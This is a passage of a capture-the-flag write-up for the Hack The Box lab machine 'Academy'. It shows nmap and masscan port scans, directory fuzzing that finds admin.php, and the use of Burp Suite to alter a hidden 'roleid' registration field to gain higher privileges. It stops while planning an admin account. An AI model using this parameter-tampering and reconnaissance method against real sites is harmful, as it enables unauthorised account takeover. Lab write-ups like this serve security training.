
HTB.Academy

machine info



Enumeration

port scanning

perform port scanning & found 2 ports


```
└─$ nmap -sC -sV -oN portscn 10.10.10.215
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-01 06:01 EST
Nmap scan report for 10.10.10.215
Host is up (0.045s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://academy.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

found 33060 port when doing further port scanning

```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ sudo masscan -p 1-65535 -e tun0 10.10.10.215                    1 ×

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2021-01-01 11:20:18 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 33060/tcp on 10.10.10.215
Discovered open port 80/tcp on 10.10.10.215
Discovered open port 22/tcp on 10.10.10.215

┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$
```

gaining access into admin user


the root page of the port 80 web server




under the register.php, roleid hidden? probably this one is unique for different users

```
        <tr>
            <td align="right"><input class="input" size="40" typ
        </tr>
        <input type="hidden" value="0" name="roleid" />
    </table>
    <br/><br/>
    <input type="submit" class="button" value="Register"/>
```

register an account for it




check the post requests made, roleid=0 hmm




nothing happened when register most probably roleid=0 is used
so used burpsuite to intercept the requests, edit the roleid and register a new account
//it shows 302 found seems like it redirecting us to somewhere


success page! so it seems like our account has been created



login into my rayman account



& it login successfully now we're in home.php
//but it seems like a rabbit hole here, nothing much can do in this egre55 user




perform subdirectory fuzzing & found the admin.php page


```
/.hta.php (Status: 403)
/admin.php (Status: 200)
/admin.php (Status: 200)
/config.php (Status: 200)
/home.php (Status: 302)
/images (Status: 301)
/index.php (Status: 200)
/index.php (Status: 200)
/login.php (Status: 200)
/register.php (Status: 200)
/server-status (Status: 403)
===============================================================
2021/01/01 06:08:56 Finished
```

register an account for the admin user
/*
ideas:
roleid >1 for normal user
roleid == 1 for admin user

